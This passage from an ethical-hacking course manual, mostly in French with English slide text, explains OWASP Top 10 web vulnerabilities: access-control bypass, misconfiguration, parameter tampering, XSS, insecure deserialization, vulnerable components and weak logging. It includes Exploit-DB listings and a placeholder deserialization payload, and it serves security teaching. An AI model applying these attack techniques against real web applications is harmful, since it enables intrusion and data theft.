- **Absence de contrôle d'accès au niveau des fonctions** : Dans certaines applications Web, la protection au niveau des fonctions est gérée par configuration et les attaquants exploitent ces failles de contrôle d'accès au niveau des fonctions pour accéder à des fonctionnalités non autorisées. Les principales cibles des attaquants dans ce scénario sont les fonctions administratives. Les développeurs doivent inclure des contrôles de

code appropriés pour empêcher de telles attaques. La détection de ces failles est facile pour un attaquant ; cependant, l'identification des fonctions ou des pages Web (URL) vulnérables à attaquer est extrêmement difficile.





Figure 7.25 : Attaque par contournement du contrôle d'accès

A6 - Security Misconfiguration



Unvalidated Inputs

It refers to a web application vulnerability where input from a **client is not validated** before being processed by web applications and backend servers



Parameter/Form Tampering

It involves the **manipulation of parameters** exchanged between client and server to modify application data



Improper Error Handling

It gives **insight into source code** such as logic flaws, and default accounts. Using the information received from an error message, an attacker identifies vulnerabilities to launch various web application attacks



Insufficient Transport Layer Protection

It **supports weak algorithms** and uses expired or invalid certificates. Using insufficient transport layer protection exposes user data to untrusted third parties and can lead to account theft

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

A6 - Mauvaise configuration de la sécurité

Les développeurs et les administrateurs réseau doivent s'assurer que dans une pile applicative, tous les éléments sont correctement configurés. Dans le cas contraire, une mauvaise configuration de la sécurité peut se produire à n'importe quel niveau de la pile, y compris au niveau de la plate-forme, du serveur Web, du serveur d'applications, du framework et du code spécifique. Si, par exemple, le développeur ne configure pas correctement le serveur, cela peut entraîner divers problèmes susceptibles d'affecter la sécurité du site. Parmi ces problèmes, citons les entrées non validées, la falsification des paramètres/formulaires, la gestion incorrecte des erreurs, la protection insuffisante de la couche de transport, etc.

▪ Entrées non validées

Les failles de validation des entrées désignent une vulnérabilité des applications Web dans laquelle les entrées provenant d'un client ne sont pas vérifiées avant d'être traitées par les applications Web et les serveurs de gestion. L'absence de vérification ou une vérification incorrecte peuvent rendre une application Web vulnérable à diverses attaques. Si les applications Web ne mettent en œuvre la vérification des entrées que du côté client, les attaquants peuvent facilement la contourner en modifiant les requêtes HTTP, les URL, les en-têtes, les champs de formulaire, les champs cachés et les requêtes. Les identifiants de connexion des utilisateurs et d'autres données connexes sont stockés dans les cookies, qui deviennent un moyen d'attaque. Un pirate informatique exploite les failles de validation des entrées pour réaliser des attaques de type cross-site scripting, buffer overflow, injection, etc., ce qui aboutit au vol de données et au dysfonctionnement du système.




Figure 7.26 : Attaque par entrée non validée

- **Altération des paramètres/formulaires**

Une attaque par altération des paramètres Web consiste à manipuler les paramètres échangés entre le client et le serveur pour modifier les données de l'application comme les identifiants et les autorisations de l'utilisateur, les prix et les quantités de produits. Ces informations sont en fait stockées dans des cookies, des champs de formulaire cachés ou des chaînes de requête dans les URL. L'application Web les utilise pour améliorer ses fonctionnalités et son efficacité. Une attaque de type "man-in-the-middle" (MITM) est un exemple de ce type d'attaque. Les pirates utilisent des outils tels que WebScarab et WebSploit Framework pour ces attaques.

L'altération des paramètres est un type d'attaque simple qui vise directement la logique métier d'une application. Elle tire parti du fait que de nombreux programmeurs se fient à des champs cachés ou fixes (comme une balise cachée dans un formulaire ou un paramètre dans une URL) comme seule mesure de sécurité pour certaines opérations. Pour contourner ce mécanisme de sécurité, un attaquant peut modifier ces paramètres. Une attaque par altération des paramètres exploite les vulnérabilités des mécanismes de validation de l'intégrité et de la logique, ce qui peut entraîner des XSS, des injections SQL, etc.




Figure 7.27 : Exemple d'attaque par altération de paramètres

▪ Mauvaise gestion des erreurs

Il est nécessaire de définir comment un système ou un réseau doit se comporter lorsqu'une erreur se produit. Sinon, l'erreur peut donner l'occasion à un attaquant de s'introduire dans le système. Une mauvaise gestion des erreurs peut conduire à des attaques DoS.

Une mauvaise gestion des erreurs fournit des informations sur le code source, comme par exemple des failles logiques et des comptes par défaut, que l'attaquant peut exploiter. En utilisant les informations reçues dans un message d'erreur, un attaquant identifie les vulnérabilités pour lancer diverses attaques sur l'applications Web. La gestion incorrecte des exceptions se produit lorsque les applications Web ne limitent pas la quantité d'informations qu'elles renvoient à leurs utilisateurs. La fuite d'informations peut inclure des messages d'erreur utiles et des bannières de service. Les développeurs et les administrateurs système oublient ou négligent souvent la façon dont un attaquant peut utiliser quelque chose d'aussi simple qu'une bannière de serveur. L'attaquant commencera à chercher un endroit pour identifier les vulnérabilités et tentera d'exploiter les informations que les applications diffusent librement.



Figure 7.28 : Capture d'écran affichant des erreurs inappropriées

L'attaquant peut recueillir les informations suivantes à partir d'une gestion incorrecte des erreurs :

- Exceptions relatives aux pointeurs nuls
- Échec d'un appel système
- Base de données indisponible
- Délai d'attente du réseau
- Informations sur la base de données
- Le processus logique de l'application Web


- Environnement de l'application
- **Protection insuffisante de la couche transport**

Une protection insuffisante de la couche de transport est une faille de sécurité qui se produit lorsqu'une application ne protège pas le trafic sensible circulant sur un réseau. Elle utilise des algorithmes faibles et des certificats expirés ou non valides. Les développeurs doivent utiliser le protocole SSL/TLS pour l'authentification sur les sites Web ; à défaut, un attaquant peut surveiller le trafic réseau. Si la communication entre les sites Web et les clients n'est pas chiffrée, des données peuvent être interceptées, injectées ou redirigées. Une configuration SSL mal maîtrisée peut également aider l'attaquant à lancer des attaques par hameçonnage et des attaques MITM.

La compromission du système peut conduire à diverses autres menaces, telles que le vol de comptes, les attaques de phishing et la compromission de comptes administrateurs. Ainsi, une protection insuffisante de la couche transport peut permettre à des tiers inconnus d'obtenir un accès non autorisé à des informations sensibles. Toutes ces situations se produisent lorsque les applications utilisent des algorithmes faibles pour le protocole SSL et lorsqu'elles utilisent des certificats SSL expirés ou non valides ou ne les utilisent pas correctement.

A7 - Cross-Site Scripting (XSS) Attacks

- ❑ Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated web pages**, enabling malicious attackers to inject client-side scripts into web pages viewed by other users
- ❑ It occurs when **unvalidated input data** is included in dynamic content that is sent to a user's web browser for rendering



A7 - Attaque Cross-Site Scripting (XSS)

Les attaques de type Cross-Site Scripting (XSS ou CSS) exploitent les vulnérabilités des pages Web générées dynamiquement, ce qui permet aux attaquants d'injecter dans les pages Web des scripts malveillants côté client. Ces attaques se produisent lorsque des données d'entrée non vérifiées sont incluses dans le contenu dynamique qui est envoyé au navigateur Web d'un utilisateur. Les attaquants injectent du JavaScript, du VBScript, de l'ActiveX, du HTML ou du Flash malveillant pour qu'il soit exécuté sur le système d'une victime en le dissimulant dans des requêtes légitimes. Ils peuvent ainsi contourner les mécanismes de sécurité d'identification du client, obtenir des priviléges d'accès, puis injecter des scripts malveillants dans des pages Web précises. Ces scripts malveillants peuvent même réécrire le contenu des sites Web en HTML.

Voici quelques exploitations qui peuvent être réalisées par des attaques XSS :

- Exécution de scripts malveillants
- Redirection vers un serveur malveillant
- Exploitation des priviléges de l'utilisateur
- Annonces dans des IFRAMES et des pop-ups cachés
- Manipulation de données
- Détournement de session
- Craquage de mots de passe par la méthode de force brute
- Vol de données
- Exploration de l'intranet
- Enregistrement de frappe et surveillance à distance

Comment fonctionnent les attaques XSS

Une page Web est constituée de texte et de balises HTML créés par le serveur et affichés par le navigateur du client. Les serveurs peuvent contrôler la façon dont le client interprète les pages

générées statiquement, mais ils ne peuvent pas contrôler complètement la façon dont le client interprète la sortie des pages générées dynamiquement par le serveur. Par conséquent, si l'attaquant insère un contenu non conforme dans une page dynamique, il ne sera reconnu ni par le serveur ni par le client. Les entrées non conformes peuvent être des paramètres d'URL, des éléments de formulaire, des cookies, des requêtes de base de données, etc.

Si les données dynamiques insérées par le serveur Web contiennent des caractères spéciaux, le navigateur Web de l'utilisateur les confondra avec des balises HTML, car il considère certains caractères comme étant spéciaux pour distinguer le texte des balises. Un attaquant peut donc choisir les données insérées dans la page générée et amener le navigateur de l'utilisateur à exécuter le script de l'attaquant. Comme les scripts malveillants s'exécuteront dans le contexte de sécurité du navigateur pour communiquer avec le serveur Web légitime, l'attaquant aura un accès complet au document récupéré et pourra renvoyer les données de la page sur son site.





Figure 7.29 : Fonctionnement d'une attaque XSS

A8 - Insecure Deserialization

- ❑ Data serialization and deserialization is an effective process of **linearizing and de-linearizing data objects** for transmission to other networks or systems
- ❑ Attackers **inject malicious code** into **serialized data** and forward the malicious serialized data to the victim
- ❑ Insecure deserialization deserializes the malicious serialized content **along with the injected malicious code**, compromising the system or network



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

A8 - Désérialisation non sécurisée

Comme les données sont stockées dans l'ordinateur sous la forme de structures de données (graphe, arbres, tableau, etc.), la sérialisation et la désérialisation des données est un processus efficace pour linéariser et délinéariser les données afin de les transporter vers d'autres réseaux ou systèmes.

■ Sérialisation

Prenons l'exemple d'un objet "Employé" (pour la plate-forme JAVA), où l'objet Employé est constitué de données telles que le nom, l'âge, la ville et le numéro d'employé. En raison du processus de sérialisation, les données de l'objet seront converties dans le format linéaire suivant pour être transportées vers différents systèmes ou différents nœuds d'un réseau.

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201</EmpID></Employee>
```




Figure 7.30 : Processus de sérialisation

■ Désérialisation

La désérialisation est le processus inverse de la sérialisation, par lequel les données de l'objet sont recréées à partir des données linéaires sérialisées. Grâce au processus de désérialisation, l'objet sérialisé Employé donné dans l'exemple ci-dessus sera reconvertis en données objet comme le montre la figure ci-dessous :




Figure 7.31 : Processus de désérialisation

■ Désérialisation non sécurisée

Ce processus de sérialisation et de désérialisation est utilisé efficacement dans la communication entre les réseaux et son utilisation généralisée attire les attaquants qui cherchent à exploiter ses failles. Les attaquants injectent du code malveillant dans les données sérialisées en format linéaire et transmettent les données sérialisées malveillantes à la victime. Voici un exemple d'injection de code malveillant dans des données sérialisées :

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```

En raison de la désérialisation non sécurisée, le code malveillant injecté ne sera pas détecté et restera présent dans l'exécution finale du code de désérialisation. Cela se traduit par l'exécution de procédures malveillantes en même temps que l'exécution de données serialisées, comme le montre la figure suivante :




Figure 7.32 : Attaque de désérialisation non sécurisée

Cette attaque peut avoir un impact grave sur le système, car elle autorise l'attaquant à exécuter et à faire fonctionner des systèmes à distance. De plus, tout logiciel ou serveur vulnérable aux attaques de désérialisation peut être affecté.

A9 - Using Components with Known Vulnerabilities

- ❑ Most web applications that use components such as **libraries** and **frameworks** always **execute them with full privileges**, and flaws in any component can result in serious impact
- ❑ Attackers can **identify weak components or dependencies by scanning** or by performing manual analysis
- ❑ Attackers search for any vulnerabilities on exploit sites such as **Exploit Database** (<https://www.exploit-db.com>), and **SecurityFocus** (<https://www.securityfocus.com>)
- ❑ If a vulnerable component is identified, the attacker customizes the exploit as required and execute the attack

The screenshot shows a table of vulnerabilities from the Exploit Database. The columns include Date, Title, Type, Platform, and Author. Some rows are marked with a red 'X' indicating they are unverified.

Date	Title	Type	Platform	Author
2019-12-09	X Yachtcontrol Webapplication 1.0 - Unauthenticated Remote Code Execution	WebApps	Hardware	Hodorsec
2019-06-05	✓ IBM WebSphere Application Server - Network Deployment Untrusted Data Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2019-05-29	✓ Oracle Application Testing Suite - WebLogic Server Administration Console War Deployment (Metasploit)	Remote	Java	Metasploit
2019-01-14	X Twilio WEB To Fax Machine System Application 1.0 - SQL Injection	WebApps	PHP	Ihsan Sençan
2016-07-29	X Barracuda Web Application Firewall 8.0.1.008 - Multiple HTML Injection Vulnerabilities	Remote	Linux	x0rt
2014-08-04	✓ Barracuda Web Application Firewall - Authentication Bypass	Remote	Hardware	Nick Hayes
2014-09-01	X Arachni Web Application Scanner Web UI - Persistent Cross-Site Scripting	WebApps	Multiple	Prahar Prasad
2009-12-19	X Barracuda Web Application Firewall 660 - /cgi-mod/index.cgi - Multiple HTML Injection Vulnerabilities	Remote	Hardware	Global-Evolution
2009-05-20	✓ Profense 2.2.20/2.4.2 - Web Application Firewall Security Bypass	WebApps	PHP	EnableSecurity
2009-02-26	✓ IBM WebSphere Application Server 6.1.7.0 - Administrative Console Cross-Site Scripting	Remote	Multiple	IBM
2008-05-21	✓ SAP Web Application Server 7.0 - /sap/bc/gui/sap/its/webgui/ Cross-Site Scripting	WebApps	Java	DSeCRO

<https://www.exploit-db.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

A9 - Utilisation de composants présentant des vulnérabilités connues

Les composants tels que les bibliothèques et les frameworks qui sont utilisés dans la plupart des applications Web s'exécutent toujours avec des priviléges complets, et les défauts de chaque composant peuvent avoir de graves conséquences. Les attaquants peuvent identifier les composants ou les dépendances vulnérables en les analysant ou en effectuant une recherche manuelle. Les attaquants recherchent les vulnérabilités sur des sites spécialisés dans l'exploitation tels que Exploit Database (<https://www.exploit-db.com>), Security Focus (<https://www.securityfocus.com>) et Zero Day Initiative (<https://www.zerodayinitiative.com>). Si un composant vulnérable est identifié, l'attaquant personnalise l'exploit selon ses besoins et lance l'attaque. Une exploitation réussie permet à l'attaquant de provoquer de graves pertes de données ou de prendre le contrôle des serveurs. Un attaquant utilise généralement des sites spécialisés dans l'exploitation pour repérer les exploits d'applications Web ou bien effectue une analyse de vulnérabilité à l'aide d'outils tels que Nessus ou GFI LanGuard pour identifier les composants vulnérables en place.



Figure 7.33 : Attaque d'une application Web avec des composants vulnérables connus

The screenshot shows the Exploit Database interface with a search query of "web application". The results list various web application vulnerabilities, each with a date, title, type, platform, and author.

Date	Title	Type	Platform	Author
2019-12-09	Yachtcontrol Webapplication 1.0 - Unauthenticated Remote Code Execution	WebApps	Hardware	Hodosec
2019-06-05	IBM Websphere Application Server - Network Deployment Untrusted Data Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2019-05-29	Oracle Application Testing Suite - WebLogic Server Administration Console War Deployment (Metasploit)	Remote	Java	Metasploit
2019-01-14	Twilio WEB To Fax Machine System Application 1.0 - SQL Injection	WebApps	PHP	Ihsan Sencan
2016-07-29	Barracuda Web Application Firewall 8.0.1.008 - (Authenticated) Remote Command Execution (Metasploit)	Remote	Linux	xort
2014-08-04	Barracuda Web Application Firewall - Authentication Bypass	Remote	Hardware	Nick Hayes
2014-09-01	Arachni Web Application Scanner Web UI - Persistent Cross-Site Scripting	WebApps	Multiple	Prakhar Prasad
2009-12-19	Barracuda Web Application Firewall 660 - '/cgi-mod/index.cgi' Multiple HTML Injection Vulnerabilities	Remote	Hardware	Global-Evolution
2009-05-20	Profense 2.2.20/2.4.2 - Web Application Firewall Security Bypass	WebApps	PHP	EnableSecurity
2009-02-26	IBM Websphere Application Server 6.1/7.0 - Administrative Console Cross-Site Scripting	Remote	Multiple	IBM
2008-05-21	SAP Web Application Server 7.0 - '/sap/bc/gui/sap/its/webgui/' Cross-Site Scripting	WebApps	Java	DSecRG

Figure 7.34 : Résultats de la recherche d'exploits d'applications Web dans Exploit Database

A10 - Insufficient Logging and Monitoring

- ❑ Web applications maintain logs to track usage patterns, such as **user login credentials** and **admin login credentials**
- ❑ Insufficient logging and monitoring refer to the scenario where the detection software either does not **record the malicious event** or ignores important details about the event
- ❑ Attackers usually inject, delete, or tamper the web application logs to engage in **malicious activities** or **hide their identities**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

A10 - Journalisation et surveillance insuffisantes


Les applications Web conservent des journaux pour suivre les comportements d'utilisation, comme les identifiants de connexion utilisés par les utilisateurs et les identifiants de connexion des administrateurs. Une journalisation et une surveillance insuffisantes font référence à des scénarios dans lesquels le logiciel de détection n'enregistre pas l'événement malveillant ou ignore les détails importants de cet événement. En général, les attaquants injectent, suppriment ou modifient les journaux des applications Web pour mener des activités malveillantes ou dissimuler leur identité. En raison d'une journalisation et d'une surveillance insuffisantes, la détection des tentatives d'un l'attaquant devient plus difficile et ce dernier peut réaliser des attaques, telles que le craquage par force brute, pour voler des mots de passe confidentiels.



Figure 7.35 : Attaque d'une application Web en cas de journalisation et de surveillance insuffisantes

Web Application Attack Tools

Burp Suite



Support the entire web application testing process, from initial mapping and analysis of an application's attack surface to finding and **exploiting security vulnerabilities**



